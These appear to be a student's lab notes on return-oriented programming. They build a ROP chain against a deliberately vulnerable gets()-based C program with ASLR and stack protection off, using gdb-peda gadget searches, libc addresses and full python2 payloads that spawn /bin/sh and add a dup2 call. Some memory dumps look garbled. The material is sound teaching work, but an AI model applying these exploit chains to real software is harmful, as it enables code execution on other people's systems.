


Laboratory7

- ROP = Return Oriented Programming
 - 0xffffaaaa some_value another_instruction the program will run the instruction pop rdi, which will put in rdi register the value some_value (next value found on the stack) and after that the code will jump to another_instruction and will execute it
 - I already have installed **PEDA** module
 - Disable ASLR :
 echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
 - Save vulnerable_code.c
- ```
#include
#include
void func() {
 char buffer[128];
 gets(buffer);
 //dup2(1,0);
}
int main(int argc, char *argv[]) {
 int n = 0;
 while (n < 10);
 func();
 return 0;
}
```
- gcc -g -O0 -fno-stack-protector -o vulnerable\_code vulnerable\_code.c -no-pie
    - -no-pie flag -> compiler not producing dynamically linked position independent executable
      - Position Independent Executables (PIE) are an output of the hardened package build process. A PIE binary and all of its dependencies are loaded into random locations within virtual memory each time the application is executed. This makes Return Oriented Programming (ROP) attacks much more difficult to execute reliably. **Position Independent Executable** or PIE allows a program to be relocated, just like a shared object.
  - run ./vulnerable\_code, which will lop
  - in paralel, in another shell, ps -e | grep vulnerable\_code
  - in gdb-peda, asmcode error -> Error: /usr/bin/nasm binary not found, please install NASM
    - sudo apt-get install nasm
  - start gdb
    - sudo gdb attach the\_pid
    - set variable n =11
    - b func
    - c
    - asmsearch "pop rdi; ret" libc
    - 

```
gdb-peda$ asmsearch "pop rdi; ret" libc
Searching for ASM code: 'pop rdi; ret' in: libc ranges
0x00007ffff7a0364f : (5fc3) pop rdi; ret
0x00007ffff7a0419e : (5fc3) pop rdi; ret
0x00007ffff7a047b7 : (5fc3) pop rdi; ret
0x00007ffff7a0483e : (5fc3) pop rdi; ret
0x00007ffff7a05752 : (5fc3) pop rdi; ret
0x00007ffff7a05acb : (5fc3) pop rdi; ret
0x00007ffff7a06e67 : (5fc3) pop rdi; ret
0x00007ffff7a0730f : (5fc3) pop rdi; ret
0x00007ffff7a07856 : (5fc3) pop rdi; ret
0x00007ffff7a07dbf : (5fc3) pop rdi; ret
0x00007ffff7a083b9 : (5fc3) pop rdi; ret
0x00007ffff7a08684 : (5fc3) pop rdi; ret
0x00007ffff7a08684 : (5fc3) pop rdi; ret
```
    - first address:
      - 0x00007ffff7a0364f
      - 0x00007ffff7a0419e
    - in gdb0peda -> n
    - x/30x \$rsp

- ```
gdb-peda$ x/30x $rsp
0x7fffffffddfd0: 0x00007fffffffdef8      0x00000000100400400
0x7fffffffde00: 0x00007fffffffdef0      0x00000000b00000000
0x7fffffffde10: 0x0000000000400530      0x00007ffff7a03c87
0x7fffffffde20: 0x00000000000000001     0x00007fffffffdef8
0x7fffffffde30: 0x00000000100008000     0x0000000000400503
0x7fffffffde40: 0x00000000000000000     0xe0e6e1269c6c64cc
0x7fffffffde50: 0x0000000000400400     0x00007fffffffdef0
0x7fffffffde60: 0x00000000000000000     0x00000000000000000
0x7fffffffde70: 0x1f191e592a4c64cc      0x1f190ee6ee7264cc
0x7fffffffde80: 0x00007fff000000000     0x00000000000000000
0x7fffffffde90: 0x00000000000000000     0x00007ffff7de38d3
0x7fffffffdea0: 0x00007ffff7dc9638      0x0000000000042e330
0x7fffffffdeb0: 0x00000000000000000     0x00000000000000000
0x7fffffffdec0: 0x00000000000000000     0x0000000000400400
```

- search for

- rdi

- ```
gdb-peda$ asmsearch "pop rdi; ret" libc
Searching for ASM code: 'pop rdi; ret' in: libc ranges
0x00007ffff7a0364f : (5fc3) pop rdi; ret
0x00007ffff7a0419e : (5fc3) pop rdi; ret
0x00007ffff7a047b7 : (5fc3) pop rdi; ret
0x00007ffff7a0483e : (5fc3) pop rdi; ret
0x00007ffff7a05752 : (5fc3) pop rdi; ret
0x00007ffff7a05acb : (5fc3) pop rdi; ret
0x00007ffff7a06e67 : (5fc3) pop rdi; ret
0x00007ffff7a0730f : (5fc3) pop rdi; ret
0x00007ffff7a07856 : (5fc3) pop rdi; ret
0x00007ffff7a07dbf : (5fc3) pop rdi; ret
0x00007ffff7a083b9 : (5fc3) pop rdi; ret
```

- address of the gadget : 0x00007ffff7a0364f

- rsi

- ```
gdb-peda$ asmsearch "pop rsi; ret" libc
Searching for ASM code: 'pop rsi; ret' in: libc ranges
0x00007ffff7a05a6a : (5ec3)      pop    rsi;      ret
0x00007ffff7a0ecea : (5ec3)      pop    rsi;      ret
0x00007ffff7a12007 : (5ec3)      pop    rsi;      ret
0x00007ffff7a40724 : (5ec3)      pop    rsi;      ret
0x00007ffff7a46083 : (5ec3)      pop    rsi;      ret
0x00007ffff7a4d095 : (5ec3)      pop    rsi;      ret
0x00007ffff7a5e774 : (5ec3)      pop    rsi;      ret
0x00007ffff7a60d63 : (5ec3)      pop    rsi;      ret
0x00007ffff7a60d9b : (5ec3)      pop    rsi;      ret
0x00007ffff7a62dae : (5ec3)      pop    rsi;      ret
0x00007ffff7a63fa4 : (5ec3)      pop    rsi;      ret
0x00007ffff7a64088 : (5ec3)      pop    rsi;      ret
0x00007ffff7a64e99 : (5ec3)      pop    rsi;      ret
0x00007ffff7a66e76 : (5ec3)      pop    rsi;      ret
```

- address of the gadget: 0x00007ffff7a05a6a

- rdx

- ```
gdb-peda$ asmsearch "pop rdx; ret" libc
Searching for ASM code: 'pop rdx; ret' in: libc ranges
0x00007ffff79e3b96 : (5ac3) pop rdx; ret
0x00007ffff79e3b9a : (5ac3) pop rdx; ret
0x00007ffff79e3b9e : (5ac3) pop rdx; ret
0x00007ffff79e3ba6 : (5ac3) pop rdx; ret
0x00007ffff7b12516 : (5ac3) pop rdx; ret
0x00007ffff7baf702 : (5ac3) pop rdx; ret
```

- address of the gadget: 0x00007ffff79e3b96

- I found an output but I read the extended command too

- ```
gdb-peda$ asmsearch "pop rdx; pop ?; ret" libc
Searching for ASM code: 'pop rdx; pop ?; ret' in: libc ranges
0x00007ffff7afe35c : (5a5bc3)    pop    rdx;      pop    rbx;      ret
0x00007ffff7b12514 : (5a415ac3)  pop    rdx;      pop    r10;     ret
0x00007ffff7b12539 : (5a5ec3)    pop    rdx;      pop    rsi;      ret
0x00007ffff7b16caa : (5a5bc3)    pop    rdx;      pop    rbx;      ret
0x00007ffff7b1b7e4 : (5a5bc3)    pop    rdx;      pop    rbx;      ret
0x00007ffff7b48242 : (5a5bc3)    pop    rdx;      pop    rbx;      ret
0x00007ffff7b4828a : (5a5bc3)    pop    rdx;      pop    rbx;      ret
0x00007ffff7b482cb : (5a5bc3)    pop    rdx;      pop    rbx;      ret
0x00007ffff7b48704 : (5a5bc3)    pop    rdx;      pop    rbx;      ret
```

- 0x00007ffff7afe35c

- p &buffer


```
gdb-peda$ p &buffer
$1 = (char (*)[128]) 0x7fffffffdd60
gdb-peda$ p execve
$2 = {<text variable, no debug info>} 0x7ffff7ac6ae0 <execve>
```

- 0x7fffffffdd60

- o p execve

- 0x7ffff7ac6ae0

- o

```
RDX: 0x7fffffffdf08 --> 0x7fffffffe283 ("CLUTTER_IM_MODULE=xim")
RSI: 0x7fffffffdef8 --> 0x7fffffffe27d --> 0x4c4300706f722f2e ('./rop')
RDI: 0x1
RBP: 0x7fffffffddde0 --> 0x7fffffffde10 --> 0x400530 (<__libc_csu_init>:push
ush r15)
RSP: 0x7fffffffdd60 --> 0x0
RIP: 0x4004ef (<func+8>: lea rax,[rbp-0x80])
R8 : 0x7ffff7dced80 --> 0x0
```

- 0x7fffffffdde0

- o malformed buffer should look like this

"/bin/sh\x00" – 8 characters, NULL terminated

"\x60\xdd\xff\xff\xff\x7f\x00\x00" – address of the buffer

"\x00\x00\x00\x00\x00\x00\x00\x00" – NULL

(128-3*8 = 104) characters of garbage – A

"\xe0\xdd\xff\xff\xff\x7f\x00\x00" – rbp

"\x4f\x36\xa0\xf7\xff\x7f\x00\x00" – pop rdi; ret instead of our normal return address

"\x60\xdd\xff\xff\xff\x7f\x00\x00" – address of the buffer – rdi will get buffer address which starts with "/bin/sh\x00"

"\x6a\x5a\xa0\xf7\xff\x7f\x00\x00" – pop rsi; ret

"\x68\xdd\xff\xff\xff\x7f\x00\x00" – buffer address + 8 from where the array of pointers for the second parameter starts

"\x5c\xe3\xaf\xf7\xff\x7f\x00\x00" pop rdx; pop r12; ret

"\x00\x00\x00\x00\x00\x00\x00\x00" – for rdx

"\x00\x00\x00\x00\x00\x00\x00\x00" – for r12


"\xe0\x6a\xac\xf7\xff\x7f\x00\x00"

- comment while and recompile with gcc -g -O0 -fno-stack-protector -o rop rop.c -no-pie

- execute the commands

- o sh


- (python2 -c 'print("/bin/sh\x00" + "\x60\xdd\xff\xff\xff\x7f\x00\x00" + "\x00\x00\x00\x00\x00\x00\x00\x00" + 104*"A" + "\xe0\xdd\xff\xff\xff\x7f\x00\x00" + "\x4f\x36\xa0\xf7\xff\x7f\x00\x00" + "\x60\xdd\xff\xff\xff\x7f\x00\x00" + "\x6a\x5a\xa0\xf7\xff\x7f\x00\x00" + "\x68\xdd\xff\xff\xff\x7f\x00\x00" + "\x5c\xe3\xaf\xf7\xff\x7f\x00\x00" + "\x00\x00\x00\x00\x00\x00\x00\x00" + "\x00\x00\x00\x00\x00\x00\x00\x00" + "\xe0\x6a\xac\xf7\xff\x7f\x00\x00");cat) | ./rop
 - python2 -c 'print("/bin/sh\x00" + "\x60\xdd\xff\xff\xff\x7f\x00\x00" + "\x00\x00\x00\x00\x00\x00\x00\x00" + 104*"A" + "\xe0\xdd\xff\xff\xff\x7f\x00\x00" + "\x4f\x36\xa0\xf7\xff\x7f\x00\x00" + "\x60\xdd\xff\xff\xff\x7f\x00\x00" + "\x6a\x5a\xa0\xf7\xff\x7f\x00\x00" + "\x68\xdd\xff\xff\xff\x7f\x00\x00" + "\x5c\xe3\xaf\xf7\xff\x7f\x00\x00" + "\x00\x00\x00\x00\x00\x00\x00\x00" + "\x00\x00\x00\x00\x00\x00\x00\x00" + "\xe0\x6a\xac\xf7\xff\x7f\x00\x00"); | ./rop

- 

```
ubuntu18@ubuntu18-VirtualBox: /media/sf_shared/osds-lab-7
File Edit View Search Terminal Help
ubuntu18@ubuntu18-VirtualBox: /media/sf_shared/osds-lab-7$ python2 -c 'print("/bin/sh\x00" + "\x60\xdd\xff\xff\xff\x7f\x00\x00" + "\x00\x00\x00\x00\x00\x00\x00\x00" + 104*"A" + "\xe0\xdd\xff\xff\xff\x7f\x00\x00" + "\x4f\x36\xa0\xf7\xff\x7f\x00\x00" + "\x60\xdd\xff\xff\xff\x7f\x00\x00" + "\x6a\x5a\xa0\xf7\xff\x7f\x00\x00" + "\x68\xdd\xff\xff\xff\x7f\x00\x00" + "\x5c\xe3\xaf\xf7\xff\x7f\x00\x00" + "\x00\x00\x00\x00\x00\x00\x00\x00" + "\x00\x00\x00\x00\x00\x00\x00\x00" + "\xe0\x6a\xac\xf7\xff\x7f\x00\x00");cat) | ./rop
ubuntu18@ubuntu18-VirtualBox: /media/sf_shared/osds-lab-7$ (python2 -c 'print("/bin/sh\x00" + "\x60\xdd\xff\xff\xff\x7f\x00\x00" + "\x00\x00\x00\x00\x00\x00\x00\x00" + 104*"A" + "\xe0\xdd\xff\xff\xff\x7f\x00\x00" + "\x4f\x36\xa0\xf7\xff\x7f\x00\x00" + "\x60\xdd\xff\xff\xff\x7f\x00\x00" + "\x6a\x5a\xa0\xf7\xff\x7f\x00\x00" + "\x68\xdd\xff\xff\xff\x7f\x00\x00" + "\x5c\xe3\xaf\xf7\xff\x7f\x00\x00" + "\x00\x00\x00\x00\x00\x00\x00\x00" + "\x00\x00\x00\x00\x00\x00\x00\x00" + "\xe0\x6a\xac\xf7\xff\x7f\x00\x00");cat) | ./rop
ls
auto.py  commands.TXT  osds-lab-7.pdf  peda-session-rop.txt  rop  rop.c
```

- o ls

- python2 -c 'print("/bin/ls\x00" + "\x60\xdd\xff\xff\xff\x7f\x00\x00" + "\x00\x00\x00\x00\x00\x00\x00\x00" + 104*"A" + "\xe0\xdd\xff\xff\xff\x7f\x00\x00" + "\x4f\x36\xa0\xf7\xff\x7f\x00\x00" + "\x60\xdd\xff\xff\xff\x7f\x00\x00" + "\x6a\x5a\xa0\xf7\xff\x7f\x00\x00" + "\x68\xdd\xff\xff\xff\x7f\x00\x00" + "\x5c\xe3\xaf\xf7\xff\x7f\x00\x00" + "\x00\x00\x00\x00\x00\x00\x00\x00" + "\x00\x00\x00\x00\x00\x00\x00\x00" + "\xe0\x6a\xac\xf7\xff\x7f\x00\x00"); | ./rop

- 

```
ubuntu18@ubuntu18-VirtualBox: /media/sf_shared/osds-lab-7
File Edit View Search Terminal Help
ubuntu18@ubuntu18-VirtualBox: /media/sf_shared/osds-lab-7$ python2 -c 'print("/bin/ls\x00" + "\x60\xdd\xff\xff\xff\x7f\x00\x00" + "\x00\x00\x00\x00\x00\x00\x00\x00" + 104*"A" + "\xe0\xdd\xff\xff\xff\x7f\x00\x00" + "\x4f\x36\xa0\xf7\xff\x7f\x00\x00" + "\x60\xdd\xff\xff\xff\x7f\x00\x00" + "\x6a\x5a\xa0\xf7\xff\x7f\x00\x00" + "\x68\xdd\xff\xff\xff\x7f\x00\x00" + "\x5c\xe3\xaf\xf7\xff\x7f\x00\x00" + "\x00\x00\x00\x00\x00\x00\x00\x00" + "\x00\x00\x00\x00\x00\x00\x00\x00" + "\xe0\x6a\xac\xf7\xff\x7f\x00\x00"); | ./rop
auto.py  commands.TXT  osds-lab-7.pdf  peda-session-rop.txt  rop  rop.c
ubuntu18@ubuntu18-VirtualBox: /media/sf_shared/osds-lab-7$
```

- I de-commented the dump2 line, recompile, start the execution and in another terminal attach extern the peda-gdp and breakpoint the dump2 function. As a result I get the address:
 - 0x7ffff7af2950

```

tion overflow)
[-----code-----]
0x7ffff7af202b < __GI___libc_read+11>:
jne 0x7ffff7af2040 < __GI___libc_read+32>
0x7ffff7af202d < __GI___libc_read+13>: xor eax, eax
0x7ffff7af202f < __GI___libc_read+15>: syscall
=> 0x7ffff7af2031 < __GI___libc_read+17>:
cmp rax, 0xffffffffffffffff
0x7ffff7af2037 < __GI___libc_read+23>:
ja 0x7ffff7af2090 < __GI___libc_read+112>
0x7ffff7af2039 < __GI___libc_read+25>: repz ret
0x7ffff7af203b < __GI___libc_read+27>:
nop DWORD PTR [rax+rax*1+0x0]
0x7ffff7af2040 < __GI___libc_read+32>: push r12
[-----stack-----]
0000| 0x7ffff7af202b --> 0x7ffff7af20f8 (<_IO_new_file_underflow+
296>: test rax, rax)
0008| 0x7ffff7af202d --> 0x7ffff7dcda00 --> 0xfbad2288
0016| 0x7ffff7af202f --> 0x7ffff7dca2a0 --> 0x0
0024| 0x7ffff7af2031 --> 0x400450 (<_start>: xor ebp, ebp)
0032| 0x7ffff7af2033 --> 0x7ffff7def0 --> 0x1
0040| 0x7ffff7af2035 --> 0x0
0048| 0x7ffff7af2037 --> 0x7ffff7a703a2 (<__GI___IO_default_uflow+
50>: )
0056| 0x7ffff7af2039 --> 0x0
[-----]
Legend: code, data, rodata, value
0x00007ffff7af2031 in __GI___libc_read (fd=0x0, buf=0x602260,
nbytes=0x400) at ../sysdeps/unix/sysv/linux/read.c:27
27 ../sysdeps/unix/sysv/linux/read.c: No such file or direct
ory.
gdb-peda$ b dup2
Breakpoint 1 at 0x7ffff7af2950: file ../sysdeps/unix/syscall-temp
late.S, line 78.
gdb-peda$

```

- I recompile saving the address and adding it as instructed

```

ubuntu18@ubuntu18-VirtualBox: /media/sf_shared/osds-lab-7$ python2
-c 'print("/bin/sh\x00" + "\x60\xdd\xff\xff\xff\x7f\x00\x00" + "
\x00\x00\x00\x00\x00\x00\x00\x00" + 104*"A" + "\xe0\xdd\xff\xff\x
ff\x7f\x00\x00" + "\x4f\x36\xa0\xf7\xff\x7f\x00\x00" + "\x01\x00\
x00\x00\x00\x00\x00\x00" + "\x6a\x5a\xa0\xf7\xff\x7f\x00\x00" + "
\x00\x00\x00\x00\x00\x00\x00\x00" "\x50\x29\xaf\xf7\xff\x7f\x00\x
00" + "\x4f\x36\xa0\xf7\xff\x7f\x00\x00" + "\x60\xdd\xff\xff\xff\
x7f\x00\x00" + "\x6a\x5a\xa0\xf7\xff\x7f\x00\x00" + "\x68\xdd\xff
\xff\xff\x7f\x00\x00" + "\x5c\xe3\xaf\xf7\xff\x7f\x00\x00" + "\x0
0\x00\x00\x00\x00\x00\x00\x00" + "\x00\x00\x00\x00\x00\x00\x00\x0
0" + "\xe0\x6a\xac\xf7\xff\x7f\x00\x00")' | ./rop
$ ls
auto.py      osds-lab-7.pdf      rop
commands.TXT peda-session-rop.txt rop.c
ubuntu18@ubuntu18-VirtualBox: /media/sf_shared/osds-lab-7$

```